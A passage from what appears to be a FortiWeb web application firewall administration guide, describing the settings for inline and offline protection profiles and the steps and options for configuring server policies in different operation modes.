<b>Cookie Poisoning Detection</b>	<p>Enable to detect cookie poisoning, then select the action that FortiWeb takes if cookie tampering is detected:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the request and generate an alert email, log message, or both.</li> <li>• <b>Alert &amp; Deny</b> — Block the request and generate an alert, log message, or both.</li> <li>• <b>Period Block</b> — Block requests for a specified number of seconds as set in the accompanying field to the right. The range is 1 to 3600. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> <li>• <b>Remove Cookie</b> — Accept the request, but remove the poisoned cookie from the datagram before it reaches the web server, and generate an alert and/or log message.</li> </ul> <p>In addition, select which severity level and trigger policy FortiWeb uses when it logs cookie tampering.</p> <p>For more information on logging and alerts, see <a href="#">“Configuring logging” on page 577</a>.</p> <p><b>IPv6 support.</b> When enabled, each cookie is accompanied by a cookie named <code>&lt;cookie_name&gt;_fortinet_waf_auth</code>, which tracks the cookie’s original value when set by the web server. If the cookie returned by the client does not match this digest, the FortiWeb appliance will detect cookie poisoning. This feature can be useful to prevent many types of cookie-based attack, such as session ID fraud.</p> <p><b>Note:</b> This feature requires that the client support cookies.</p>
<b>Signatures</b>	<p>Select the name of the signature set, if any, that will be applied to matching requests. Also configure <a href="#">Enable AMF3 Protocol Detection</a>.</p> <p>Attack log messages for this feature vary by which type of attack was detected. For a list, see <a href="#">“Blocking known attacks &amp; data leaks” on page 409</a>.</p>
<b>Enable AMF3 Protocol Detection</b>	<p>Enable to scan requests that use action message format 3.0 (AMF3) for:</p> <ul style="list-style-type: none"> <li>• cross-site scripting (XSS) attacks</li> <li>• SQL injection attacks</li> <li>• common exploits</li> </ul> <p>and other attack signatures that you have enabled in <a href="#">Signatures</a>.</p> <p>AMF3 is a binary format that can be used by Adobe Flash/Flex clients to send input to server-side software.</p> <p><b>Caution:</b> To scan for attacks or enforce input rules on AMF3, you <b>must</b> enable this option. Failure to enable the option will cause the FortiWeb appliance to be unable to scan AMF3 requests for attacks.</p>

Setting name	Description
<b>Enable XML Protocol Detection</b>	<p>Enable to scan for matches with attack and data leak signatures in Web 2.0 (XML AJAX), SOAP, and other XML submitted by clients in the bodies of HTTP POST requests.</p>
<b>Illegal XML Format</b>	<p>Enable to validate that XML elements and attributes in the request's body conform to the <a href="#">W3C XML 1.1</a> standard, the <a href="#">XML 2.0</a> standard, or both. Malformed XML, such as without the final &gt; or with multiple &gt;&gt; in the closing tag, is often an attempt to exploit an unhandled error condition in a web application's XHTML or XML parser.</p> <p>Attack log messages contain <code>Illegal XML Format</code> when this feature detects malformed XML.</p> <p><b>Caution:</b> If your back-end web servers require extensive protection for a vulnerable XML parser, you should add 3<sup>rd</sup>-party XML protection to your security architecture. Unlike XML protection profiles in previous versions of FortiWeb, <i>Illegal XML Format</i> does <b>not</b> scan for conformity with the document object model (DOM)/DTD/W3C Schema, recursive payloads, Schema poisoning, or other advanced XML attacks. It also cannot encrypt or sign XML elements. <b>Failure to provide adequate XML protection could allow attackers to penetrate your network.</b></p>
<b>Custom Rule</b>	<p>Select the name of a combination source IP, rate limit, HTTP header, and URL access policy, if any, that will be applied to matching requests. See <a href="#">"Combination access control &amp; rate limiting"</a> on page 347.</p> <p>Attack log messages contain <code>Custom Access Violation</code> when this feature detects a violation.</p>
<b>Padding Oracle Protection</b>	<p>Select the name of padding oracle protection rule, if any, that will be applied to matching requests. See <a href="#">"Defeating cipher padding attacks on individually encrypted inputs"</a> on page 433.</p> <p>Attack log messages contain <code>Padding Oracle Attack</code> when this feature detects a violation.</p>
<b>Parameter Validation</b>	<p>Select the name of the parameter validation rule, if any, that will be applied to matching requests. See <a href="#">"Validating parameters ("input rules")"</a> on page 448.)</p> <p>Attack log messages contain <code>Parameter Validation Violation</code> when this feature detects a parameter rule violation.</p>
<b>Hidden Fields Protection</b>	<p>Select the name of the hidden fields protection rule, if any, to use to protect hidden fields on your web site. See <a href="#">"Preventing tampering with hidden inputs"</a> on page 457.</p> <p>Attack log messages contain <code>Hidden Field Manipulation</code> when this feature detects tampering.</p> <p>This option appears only when <a href="#">Session Management</a> is enabled.</p>

Setting name	Description
<b>File Upload Restriction</b>	<p>Select an existing file upload restriction policy, if any, that will be applied to matching HTTP requests. See <a href="#">“Limiting file uploads” on page 479</a>.</p> <p>Attack log messages contain <code>Illegal File Size</code> when this feature detects an excessively large upload.</p>
<b>HTTP Protocol Constraints</b>	<p>Select the name of an HTTP parameter constraint, if any, that will be applied to matching requests. See <a href="#">“HTTP/HTTPS protocol constraints” on page 467</a>.</p> <p>Attack log messages for this feature vary by which type of constraint was violated.</p>
<b>Brute Force Login</b>	<p>Select the name of a brute force login attack profile, if any, that will be applied to matching requests. See <a href="#">“Preventing brute force logins” on page 379</a>.</p> <p>Attack log messages contain <code>Brute Force Login Violation</code> when this feature detects a brute force login attack.</p>
<b>URL Access</b>	<p>Select the name of the URL access policy, if any, that will be applied to matching HTTP requests. See <a href="#">“Restricting access to specific URLs” on page 342</a>.</p> <p>Attack log messages contain <code>URL Access Violation</code> when this feature detects a URL matched by this policy.</p>
<b>Page Access</b>	<p>Select the page access rule, if any, that defines the URLs that must be accessed in a specific order. See <a href="#">“Enforcing page order that follows application logic” on page 437</a>.</p> <p>Attack log messages contain <code>Page Access Violation</code> when this feature detects an illegal request order.</p> <p>This option appears only when <i>Session Management</i> is enabled.</p>
<b>Start Pages</b>	<p>Select the start pages rule, if any, that represent legitimate entry points into your web pages and web services. See <a href="#">“Specifying URLs allowed to initiate sessions” on page 442</a>.</p> <p>Attack log messages contain <code>Start Page Violation</code> when this feature detects a session attempting to initiate illegally.</p> <p>This option appears only when <i>Session Management</i> is enabled.</p>
<b>Allow Method</b>	<p>Select an existing allow method policy, if any, that will be applied to matching HTTP requests. See <a href="#">“Specifying allowed HTTP methods” on page 463</a>.</p> <p>Attack log messages contain <code>HTTP Method Violation</code> when this feature detects a non-allowed HTTP request method.</p>
<b>IP List</b>	<p>Select the name of a client white list or black list, if any, that will be applied to matching requests. See <a href="#">“Blacklisting &amp; whitelisting clients using a source IP or source IP range” on page 357</a>.</p>
<b>Geo IP</b>	<p>Select the name of a geographically-based client black list, if any, that will be applied to matching requests. See <a href="#">“Blacklisting &amp; whitelisting countries &amp; regions” on page 353</a>.</p>

Setting name	Description
<b>DoS Protection</b>	Select the name of an existing DoS prevention policy. For details, see <a href="#">“Grouping DoS protection rules” on page 377</a> .
<b>IP Reputation</b>	Enable to apply IP reputation intelligence. See <a href="#">“Blacklisting source IPs with poor reputation” on page 351</a> .
<b>Allow Known Search Engines</b>	<p>Enable to exempt popular search engines’ spiders from DoS sensors, brute force login sensors, HTTP protocol constraints, and combination rate &amp; access control (called “advanced protection” and “custom policies” in the web UI).</p> <p>This option improves access for search engines. Rapid access rates, unusual HTTP usage, and other characteristics that may be suspicious for web browsers are often normal with search engines. If you block them, your web sites’ rankings and visibility may be affected.</p> <p>By default, this option allows all popular predefined search engines. Known search engine indexer source IPs are updated via FortiGuard Security Service. To specify which search engines are exempt, click the <i>Details</i> link. A new frame appears on the right side of the protection profile. Enable or disable each search engine, then click <i>Apply</i>. See also <a href="#">“Blacklisting content scrapers, search engines, web crawlers, &amp; other robots” on page 359</a>.</p> <p><b>Note:</b> X-header-derived client source IPs (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>) do <b>not</b> support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature will not work.</p>
<b>URL Rewriting</b>	<p>Select the name of a URL rewriting rule set, if any, that will be applied to matching requests.</p> <p>For details, see <a href="#">“Rewriting &amp; redirecting” on page 383</a>.</p>
<b>HTTP Authentication</b>	<p>Select the name of an authorization policy, if any, that will be applied to matching requests. For details, see <a href="#">“Offloading HTTP authentication &amp; authorization” on page 235</a>.</p> <p>If the client fails to authenticate, it will receive an HTTP 403 <i>Access Forbidden</i> error message.</p>
<b>Site Publish</b>	Select the name of a site publishing policy, if any, that will be applied to matching requests. For details, see <a href="#">“Single sign-on (SSO)” on page 254</a> .
<b>File Compress</b>	Select the name of an compression policy, if any, that will be applied to matching requests. For details, see <a href="#">“Configuring compression offloading” on page 485</a> .
<b>File Uncompress</b>	Select the name of a decompression policy, if any, that will be applied to matching requests. For details, see <a href="#">“Configuring temporary decompression for scanning &amp; rewriting” on page 488</a> .
<b>Web Cache</b>	Select the name of a content caching policy, if any, that will be used for matching requests. See <a href="#">“Caching” on page 403</a> .

Setting name	Description
<b>Redirect URL</b>	<p>Type a URL including the FQDN/IP and path, if any, to which a client will be redirected if:</p> <ul style="list-style-type: none"> <li>its request violates any of the rules in this profile, <b>and</b></li> <li>the <i>Action</i> for the rule is set to <i>Redirect</i>.</li> </ul> <p>For example, you could enter:</p> <pre>www.example.com/products/</pre> <p>If you do <b>not</b> enter a URL, depending on the type of violation and the configuration, the FortiWeb appliance will log the violation, may attempt to remove the offending parts, and could either reset the connection or return an HTTP 403 Access Forbidden or 404 File Not Found error message.</p>
<b>Redirect URL With Reason</b>	<p>Enable to include the reason for redirection as a parameter in the URL, such as <code>reason=Parameter%20Validation%20Violation</code>, when traffic has been redirected using <i>Redirect URL</i>. The FortiWeb appliance also adds <code>fortiwaf=1</code> to the URL to detect and cancel a redirect loop (if the redirect action would otherwise recursively triggers an attack event).</p> <p>By default, this option is disabled.</p> <p><b>Caution:</b> If the FortiWeb appliance is protecting a redirect URL, enable this option to prevent infinite redirect loops.</p>
<b>Data Analytics</b>	<p>Enable to gather hit, attack, and traffic volume statistics for each server policy that includes this profile. See <a href="#">“Configuring policies to gather data” on page 633</a> and <a href="#">“Viewing web site statistics” on page 634</a>.</p> <p><b>Note:</b> This option cannot be enabled until you have uploaded a geography-to-IP mapping database. See <a href="#">“Updating data analytics definitions” on page 633</a>.</p>

To view or modify a component without leaving the page, next to the drop-down menu where you have selected the component, click *Detail*.

- Click *OK*.
- If you intend to use this protection profile in conjunction with an auto-learning profile in order to indicate which attacks and other aspects should be discovered, also configure the auto-learning profile. For details, see [“Configuring an auto-learning profile” on page 186](#).
- To apply the inline protection profile, select it in a server policy. For details, see [“How operation mode affects server policy behavior” on page 491](#).

#### See also

- [How operation mode affects server policy behavior](#)
- [HTTP sessions & security](#)
- [Configuring a server policy](#)

## Configuring a protection profile for an out-of-band topology or asynchronous mode of operation

Offline protection profiles combine previously configured rules, profiles, and policies into a comprehensive set that can be applied by a policy. Offline protection profiles contain only the features that are supported in out-of-band topologies and asynchronous inspection, which are used with operation modes such as transparent inspection and offline protection.

Offline protection profiles' primary purpose is to **detect** attacks, especially for use in conjunction with auto-learning profiles. Depending on the routing and network load, due to limitations inherent to out-of-band topologies and asynchronous inspection, FortiWeb may **not** be able to reliably block all of the attacks it detects, even if you have configured FortiWeb with an *Action* setting of *Alert & Deny*. In fact, if used in conjunction with auto-learning profiles, you **should** configure the offline protection profile to **log but not block** attacks in order to gather complete session statistics for the auto-learning feature.



Offline protection profiles only include features that do **not** require an inline network topology. You can configure them at any time, but a policy **cannot** apply an offline protection profile if the FortiWeb appliance is operating in a mode that does not support them. For details, see [Table 43 on page 491](#).

### To configure an offline protection profile

1. Before configuring an offline protection profile, first configure any of the following that you want to include in the profile:



To save time, you may be able to use auto-learning to generate protection profiles and their components by observing your web servers' traffic. For details, see [“Auto-learning” on page 160](#).

- an allowed method policy (see [“Specifying allowed HTTP methods”](#) on page 463)
  - a file upload restriction policy (see [“Limiting file uploads”](#) on page 479)
  - a URL access policy (see [“Restricting access to specific URLs”](#) on page 342)
  - a signature set (see [“Blocking known attacks & data leaks”](#) on page 409) and/or oracle padding protection rule (see [“Defeating cipher padding attacks on individually encrypted inputs”](#) on page 433)
  - a parameter validation policy (see [“Validating parameters \(“input rules”\)”](#) on page 448)
  - a hidden field protection rule (see [“Preventing tampering with hidden inputs”](#) on page 457)
  - a brute force login attack profile (see [“Preventing brute force logins”](#) on page 379)
  - a protocol constraints profile (see [“HTTP/HTTPS protocol constraints”](#) on page 467)
  - a robot control profile (see [“Blacklisting content scrapers, search engines, web crawlers, & other robots”](#) on page 359)
  - an IP list (see [“Blacklisting & whitelisting clients using a source IP or source IP range”](#) on page 357)
  - the IP reputation policy (see [“Blacklisting source IPs with poor reputation”](#) on page 351)
  - a file uncompress rule (see [“Configuring temporary decompression for scanning & rewriting”](#) on page 488)
  - a trigger if you plan to use policy-wide log and alert settings (see [“Configuring triggers”](#) on page 589)
2. Go to *Policy > Web Protection Profile > Offline Protection Profile*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions”](#) on page 52.
  3. Click *Create New*.  
Predefined profiles cannot be edited, but can be viewed and cloned.

4. Configure these settings:

Edit Offline Protection Profile	
Name	offline-protection-profile1
Session Management	<input checked="" type="checkbox"/>
Session Timeout	1200 Seconds
X-Forwarded-For	x-headers1 <a href="#">Detail...</a>
Session Key	session-id
Known Attacks	
Signatures	attack-signatures1 <a href="#">Detail...</a>
Enable AMF3 Protocol Detection	<input type="checkbox"/>
Enable XML Protocol Detection	<input checked="" type="checkbox"/>
Illegal XML Format	<input checked="" type="checkbox"/> Alert & Deny <input type="checkbox"/> High <input type="checkbox"/> notification-server
Advanced Protection	
Custom Access	combo-IP-rate-URL-policy1 <a href="#">Detail...</a>
Input Validation	
Parameter Validation Rule	parameter-validation-policy1 <a href="#">Detail...</a>
Hidden Fields Protection Rule	hidden-field-policy1 <a href="#">Detail...</a>
File Upload Restriction Policy	file-upload-policy1 <a href="#">Detail...</a>
Protocol	
HTTP Protocol Constraints	http-constraint1 <a href="#">Detail...</a>
Access	
URL Access Policy	url-access-policy1 <a href="#">Detail...</a>
Allow Request Method Policy	method-policy1 <a href="#">Detail...</a>
Brute Force Login	brute-force-preventer1 <a href="#">Detail...</a>
IP List Policy	ip-list1 <a href="#">Detail...</a>
Geo IP	north-america <a href="#">Detail...</a>
IP Reputation	
IP Reputation	<input checked="" type="checkbox"/>
Allow Known Search Engines	<input checked="" type="checkbox"/> <a href="#">Detail...</a>
Application Delivery	
File Uncompress Rule	decompression-policy1 <a href="#">Detail...</a>
Data Analytics	<input type="checkbox"/>
<input type="button" value="OK"/> <input type="button" value="Cancel"/>	

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Session Management</b>	<p>Enable to use your web application's session IDs in order for FortiWeb to be able to track the state of web applications across multiple requests. Also configure <i>Session Timeout</i>.</p> <p><b>Note:</b> When FortiWeb is deployed in an offline topology or asynchronous operation mode, this feature <b>requires</b> that your web applications have session IDs in their URL. For details, see “<a href="#">HTTP sessions &amp; security</a>” on page 34 and “<a href="#">Supported features in each operation mode</a>” on page 69.</p> <p><b>Note:</b> Enabling this option is <b>required</b> if:</p> <ul style="list-style-type: none"> <li>• you select features requiring session cookies, such as <a href="#">Hidden Fields Protection Rule</a></li> <li>• in any policy, you will select an auto-learning profile with this profile</li> <li>• you want to include this profile's traffic in the traffic log</li> </ul>
<b>Session Timeout</b>	<p>Type the HTTP session timeout in seconds.</p> <p>After this time elapses during which there were no more subsequent requests, after which the FortiWeb appliance will regard the next request as the start of a new HTTP session.</p> <p>This option appears only if <a href="#">Session Management</a> is enabled. The default is 1200 (20 minutes).</p>
<b>Session Key</b>	<p>Type the name of the session ID, if any, that your web application uses in the URL to identify each session.</p> <p>By default, FortiWeb tracks some common session ID names: ASPSESSIONID, PHPSESSIONID, and JSESSIONID. Configure this field if your web application uses a custom or uncommon session ID. In those cases, you do not need to configure this setting.</p> <p>For example, in the following URL, a web application identifies its sessions using a parameter with the name <code>mysession</code>:</p> <pre>page.php?mysession=123ABC&amp;user=user1</pre> <p>In that case, you must configure <a href="#">Session Key</a> to be <code>mysession</code> so that FortiWeb will be able to recognize the session ID, 123ABC, and apply features that require sessions in order to function.</p> <p>This option appears only if <a href="#">Session Management</a> is enabled.</p>
<b>Signature</b>	<p>Select the name of the signature set, if any, that will be applied to matching requests.</p> <p>Attack log messages for this feature vary by which type of attack was detected. For a list, see “<a href="#">Blocking known attacks &amp; data leaks</a>” on page 409.</p> <p><b>Note:</b> If a <i>WAF Auto Learning Profile</i> will be selected in the policy with this profile, you should select a signature set whose <i>Action</i> is <i>Alert</i>. If the <i>Action</i> is <i>Alert &amp; Deny</i>, the FortiWeb appliance will reset the connection when it detects an attack, resulting in incomplete session information for the auto-learning feature.</p>

Setting name	Description
<b>Enable AMF3 Protocol Detection</b>	<p>Enable to scan requests that use action message format 3.0 (AMF3) for:</p> <ul style="list-style-type: none"> <li>• cross-site scripting (XSS) attacks</li> <li>• SQL injection attacks</li> <li>• common exploits</li> </ul> <p>and other attack signatures that you have enabled in <a href="#">Signature</a>.</p> <p>AMF3 is a binary format that can be used by Adobe Flash/Flex clients to send input to server-side software.</p> <p><b>Caution:</b> To scan for attacks or enforce input rules on AMF3, you <b>must</b> enable this option. Failure to enable the option will cause the FortiWeb appliance to be unable to scan AMF3 requests for attacks.</p>
<b>Enable XML Protocol Detection</b>	<p>Enable to scan for matches with attack and data leak signatures in Web 2.0 (XML AJAX) and other XML submitted by clients in the bodies of HTTP <code>POST</code> requests.</p>
<b>Illegal XML Format</b>	<p>Enable to validate that XML elements and attributes in the request's body conforms to the <a href="#">W3C XML 1.1</a> and/or <a href="#">XML 2.0</a> standards. Malformed XML, such as without the final <code>&gt;</code> or with multiple <code>&gt;&gt;</code> in the closing tag, is often an attempt to exploit an unhandled error condition in a web application's XHTML or XML parser.</p> <p>Attack log messages contain <code>Illegal XML Format</code> when this feature detects malformed XML.</p>
<b>Custom Rule</b>	<p>Select the name of a combination source IP, rate limit, HTTP header, and URL access policy, if any, that is applied to matching requests. See <a href="#">"Combination access control &amp; rate limiting"</a> on page 347.</p> <p>Attack log messages contain <code>Advanced Protection Violation</code> when this feature detects a violation.</p>
<b>Padding Oracle Protection</b>	<p>Select the name of padding oracle protection rule, if any, that will be applied to matching requests. See <a href="#">"Defeating cipher padding attacks on individually encrypted inputs"</a> on page 433.</p> <p>Attack log messages contain <code>Padding Oracle Attack</code> when this feature detects a violation.</p>
<b>Parameter Validation Rule</b>	<p>Select the name of the HTTP parameter validation rule, if any, that will be applied to matching requests. See <a href="#">"Validating parameters ("input rules")"</a> on page 448.</p> <p>Attack log messages contain <code>Parameter Validation Violation</code> when this feature detects a parameter rule violation.</p> <p><b>Note:</b> If a <i>WAF Auto Learning Profile</i> will be selected in a server policy using this profile, you should select a parameter validation rule whose <i>Action</i> is <i>Alert</i>. If the <i>Action</i> is <i>Alert &amp; Deny</i>, the FortiWeb appliance will reset the connection when it detects an attack, resulting in incomplete session information for the auto-learning feature.</p>

Setting name	Description
<b>Hidden Fields Protection Rule</b>	<p>Select the name of a hidden fields group, if any, that will be applied to matching requests. See <a href="#">“Preventing tampering with hidden inputs” on page 457</a>.</p> <p>Attack log messages contain <code>Hidden Field Manipulation</code> when this feature detects hidden input tampering.</p> <p>This option appears only if <a href="#">Session Management</a> is enabled.</p>
<b>File Upload Restriction Policy</b>	<p>Select an existing file upload restriction policy, if any, that will be applied to matching requests. See <a href="#">“Limiting file uploads” on page 479</a>.</p> <p>Attack log messages contain <code>Illegal file size</code> when this feature detects an excessively large upload.</p>
<b>HTTP Protocol Constraints</b>	<p>Select the name of an HTTP protocol constraint, if any, that will be applied to matching requests. See <a href="#">“HTTP/HTTPS protocol constraints” on page 467</a>.</p> <p>Attack log messages for this feature vary by which type of attack was detected. For a list, see <a href="#">“HTTP/HTTPS protocol constraints” on page 467</a>.</p>
<b>URL Access Policy</b>	<p>Select the name of the URL access policy, if any, that will be applied to matching requests. See <a href="#">“Restricting access to specific URLs” on page 342</a>.</p> <p>Attack log messages contain <code>URL Access Violation</code> when this feature detects a request that violates this policy.</p> <p><b>Note:</b> Do <i>not</i> select an URL access policy if this offline protection profile will be used in a policy with <i>WAF Auto Learning Profile</i>. Selecting an URL access policy will cause the FortiWeb appliance to reset the connection when it detects a request with a blocked URL and <code>Host :</code> field combination, resulting in incomplete session information for the auto-learning feature.</p>
<b>Allow Request Method Policy</b>	<p>Select an existing allowed method policy, if any, that will be applied to matching requests. See <a href="#">“Specifying allowed HTTP methods” on page 463</a>.</p> <p>Attack log messages contain <code>HTTP Method Violation</code> when this feature detects a non-allowed HTTP request method.</p> <p><b>Note:</b> If a <i>WAF Auto Learning Profile</i> will be selected in a server policy using this profile, you must enable the HTTP request methods that will be used by sessions that you want the FortiWeb appliance to learn about. If a method is disabled, the FortiWeb appliance will reset the connection, and therefore cannot learn about the session.</p>
<b>Brute Force Login</b>	<p>Select the name of a brute force login attack profile, if any, that will be applied to matching requests. See <a href="#">“Preventing brute force logins” on page 379</a>.</p> <p>Attack log messages contain <code>Brute Force Login Violation</code> when this feature detects a brute force login attack.</p>

Setting name	Description
<b>IP List Policy</b>	<p>Select the name of a client black list or white list, if any, that will be applied to matching requests. See <a href="#">“Blacklisting &amp; whitelisting clients using a source IP or source IP range”</a> on page 357.</p> <p>Attack log messages contain <code>Blacklisted IP blocked</code> when this feature detects a blacklisted source IP address.</p>
<b>Geo IP</b>	<p>Select the name of a geographically-based client black list, if any, that will be applied to matching requests. See <a href="#">“Blacklisting &amp; whitelisting countries &amp; regions”</a> on page 353.</p>
<b>IP Reputation</b>	<p>Enable to apply IP reputation-based blacklisting. See <a href="#">“Blacklisting source IPs with poor reputation”</a> on page 351.</p>
<b>Allow Known Search Engines</b>	<p>Enable to exempt popular search engines’ spiders from DoS sensors, brute force login sensors, HTTP protocol constraints, and combination rate &amp; access control (called “advanced protection” and “custom policies” in the web UI).</p> <p>This option improves access for search engines. Rapid access rates, unusual HTTP usage, and other characteristics that may be abnormal for web browsers are often normal with search engines. If you block them, your web sites’ rankings and visibility may be affected.</p> <p>By default, this option allows all popular predefined search engines. To specify which search engines will be exempt, click the <i>Details</i> link. A new frame will appear on the right side of the protection profile. Enable or disable each search engine, then click <i>Apply</i>. See also <a href="#">“Blacklisting content scrapers, search engines, web crawlers, &amp; other robots”</a> on page 359.</p>
<b>File Uncompress Rule</b>	<p>Select the name of a file decompression policy, if any, that will be applied to matching requests. See <a href="#">“Configuring temporary decompression for scanning &amp; rewriting”</a> on page 488.</p>
<b>Data Analytics</b>	<p>Enable to gather hit, attack, and traffic volume statistics for each server policy that includes this profile. See <a href="#">“Configuring policies to gather data”</a> on page 633 and <a href="#">“Viewing web site statistics”</a> on page 634.</p> <p><b>Note:</b> This option cannot be enabled until you have uploaded a geography-to-IP mapping database. See <a href="#">“Updating data analytics definitions”</a> on page 633.</p>

To view or modify a component without leaving the page, next to the drop-down menu where you have selected the component, click *Detail*.

5. Click *OK*.
6. If you will use this offline protection profile in conjunction with an auto-learning profile in order to indicate which attacks and other aspects should be discovered, also configure the auto-learning profile. For details, see [“Configuring an auto-learning profile”](#) on page 186.
7. To apply the offline protection profile, select it in a policy. For details, see [“How operation mode affects server policy behavior”](#) on page 491.

### See also

- [How operation mode affects server policy behavior](#)
- [HTTP sessions & security](#)
- [Configuring a server policy](#)

## Configuring a server policy

Configure server policies by combining your rules, profiles, and sub-policies.

Server policies:

- Block or allow connections
- Apply a protection profile that specifies how FortiWeb scans or processes the HTTP/HTTPS requests that it allows
- Route or let pass traffic to destination web servers
- Optionally, use an auto-learning profile to gather additional information about your HTTP/HTTPS traffic for use as guidance when modifying the policy or profiles

**Until you configure and enable at least one policy, FortiWeb will, by default:**

- **when in reverse proxy mode, deny all traffic.**
- **when in other operation modes, allow all traffic.**

Server policy behavior and supported features vary by operation mode. For details, see [“How operation mode affects server policy behavior” on page 491](#). It also varies by whether or not the policy uses IPv6 addresses.



If a policy has **any** virtual servers or a server pool members with IPv6 addresses, it does **not** apply features that do not yet support IPv6, even if they are selected.



To achieve more complex policy behaviors and routing, you can chain multiple policies together. See [“Defining your web servers” on page 263](#).

### To configure a policy



The maximum number of server policies you can create depends on the model of your FortiWeb appliance. For details, see [“Appendix B: Maximum configuration values” on page 719](#).



Do not configure policies you will not use. FortiWeb allocates memory with each server policy, regardless of whether it is actually in active use. Configuring extra policies unnecessarily consumes memory and decreases performance.

1. Before you configure a policy, you usually should first configure any of the following that you must, or want to, include in the policy:



Alternatively, you can create missing components on-the-fly while configuring the policy, without leaving the page. To do this, select *Create New* from each policy component's drop-down menu.

However, when creating many components, you can save time by leaving the policy page, going to the other menu areas, and creating similar profiles by cloning, then modifying each clone.

Generally speaking, because policies tie other components together and apply them to client's connections with your web servers, they should be configured last. See [“Workflow” on page 51](#).

- If the policy will govern secure connections via HTTPS, you must upload the web server's certificate, define a certificate verification rule, and possibly also an intermediate CA certificate group. See [“Secure connections \(SSL/TLS\)” on page 295](#).
- Define your web servers by configuring either physical servers or domain servers within a server pool. You can use the pools to distribute connections among the servers. See [“Creating a server pool” on page 268](#).
- Define one or more HTTP content routing policies that forward traffic based on headers in the HTTP layer. See [“Routing based on HTTP header content, source IP, or cookie” on page 275](#).
- Define one or more host names or IP addresses if you want to accept or deny requests based upon the `Host :` field in the HTTP header. See [““Defining your protected/allowed HTTP “Host:” header names” on page 260](#).
- Configure a virtual server or V-zone to receive traffic on the FortiWeb appliance. See [“Configuring virtual servers on your FortiWeb” on page 290](#) or [“Configuring a bridge \(V-zone\)” on page 131](#).
- Configure an inline or offline (out-of-band) protection profile. See [“Configuring a protection profile for inline topologies” on page 496](#) (any mode except offline protection), [“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506](#) (offline protection mode only).



To save time, you may be able to use auto-learning to generate protection profiles and their components by observing your web servers' traffic. For details, see [“Auto-learning” on page 160](#).

- If you want the FortiWeb appliance to gather auto-learning data, either configure an auto-learning profile and its required components or use the default. See [“Running auto-learning” on page 189](#).
- If you want to present a customized error page when a request is denied by a protection profile, upload the error page. See [“Uploading a custom error page” on page 495](#).

2. Go to *Policy > Server Policy > Server Policy*.

To access this part of the web UI, your administrator account's access profile must have *Read* and *Write* permission to items in the *Server Policy Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears. The current operation mode determines which options are available.

**Figure 50:**Policy dialog (reverse proxy mode)

**Edit Policy**

---

**Network Configuration**

Policy Name

Deployment Mode

Virtual Server

Server Pool

Protected Hostnames

---

HTTP Service

---

HTTPS Service

Add HSTS Header

Server Name Indication(SNI)

Certificate

Certificate Intermediate Group

Certificate Verification

Client Certificate Forwarding

---

Servers Inaccessible Error Message (maximum 1023 characters)

---

**Security Configuration**

Web Protection Profile  [View Profile Details](#)

Auto Learn Profile

Monitor Mode

URL Case Sensitivity

Attack Blocking Error Page

Comments (maximum 35 characters)

**Figure 51:**Policy dialog (offline protection mode)

**New Policy**

**Network Configuration**

Policy Name: policy-offline

Deployment Mode: Offline Protection

Server Pool: cluster4

Protected Hostnames: allowed-host-names

Blocking Port: port1

Data Capture Port: port1

**Security Configuration**

Web Protection Profile: offline-protection-profile [View Profile Details](#)

Auto Learn Profile: Default Auto Learn Profile

Monitor Mode:

URL Case Sensitivity:

Comments (maximum 35 characters):

OK Cancel

**Figure 52:**Policy dialog (true transparent proxy mode)

**New Policy**

Policy Name: policy2

Deployment Mode: Transparent Servers

V-Zone: bridge1

Server Pool: cluster1

Protected Hostnames: allowed-host-names

Syn Cookie:

Half Open Threshold: 100

**Security Configuration**

Web Protection Profile: inline-protection-profile-1 [View Profile Details](#)

Auto Learn Profile: Default Auto Learn Profile

Monitor Mode:

URL Case Sensitivity:

Attack Blocking Error Page: [Default]

Attack Blocking Error Page Return Code: 500

Attack Blocking Error Message (maximum 1023 characters):  
The page cannot be displayed. Please contact the administrator for additional information.

Comments (maximum 35 characters):

OK Cancel

**Figure 53:**Policy dialog (transparent inspection mode)

4. Configure the following options.

The operation mode and the *Deployment Mode* value determine which options are available.

Setting name	Description
<b>Policy Name</b>	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 63 characters.
<b>Deployment Mode</b>	<p>Select the method of distribution that the FortiWeb appliance uses when it accepts connections for this policy.</p> <p>The deployment modes that are available depend on the types of network topologies that the current operation mode supports.</p> <ul style="list-style-type: none"> <li>• <b>Single Server/Server Balance</b> — Forwards connections to a server pool. Depending on the pool configuration, FortiWeb either forwards connections to a single physical server or domain server or distributes the connection among the pool members. Also configure <i>Server Pool</i>. This option is available only if the FortiWeb appliance is operating in reverse proxy mode.</li> <li>• <b>HTTP Content Routing</b> — Use HTTP content routing to route HTTP requests to a specific server pool. This option is available only if the FortiWeb appliance is operating in reverse proxy mode.</li> <li>• <b>Offline Protection</b> — Allow connections to pass through the FortiWeb appliance, and apply an offline protection profile. Also configure <i>Server Pool</i>. This is the only option available if operation mode is offline protection.</li> <li>• <b>Transparent Servers</b> — Allow connections to pass through the FortiWeb appliance, and apply a protection profile. Also configure <i>Server Pool</i>. This is the only option available when the operation mode is either true transparent proxy or transparent inspection.</li> </ul>

Setting name	Description
<b>Virtual Server</b> or <b>Data Capture Port</b> or <b>V-zone</b>	Select the name of a virtual server, data capture (listening) network interface, or v-zone (bridge). The name and purpose of these settings varies by operation mode: <ul style="list-style-type: none"> <li>• <b>Reverse proxy</b> — <i>Virtual Server</i> identifies the IP address and network interface of incoming traffic that FortiWeb routes and to which the policy applies a profile.</li> <li>• <b>Offline protection</b> — <i>Data Capture Port</i> identifies the network interface of incoming traffic that the policy attempts to apply a profile to. The IP address is ignored.</li> <li>• <b>True transparent proxy or transparent inspection</b> — <i>V-zone</i> identifies the network interface of the incoming traffic that the policy applies a profile to.</li> </ul>
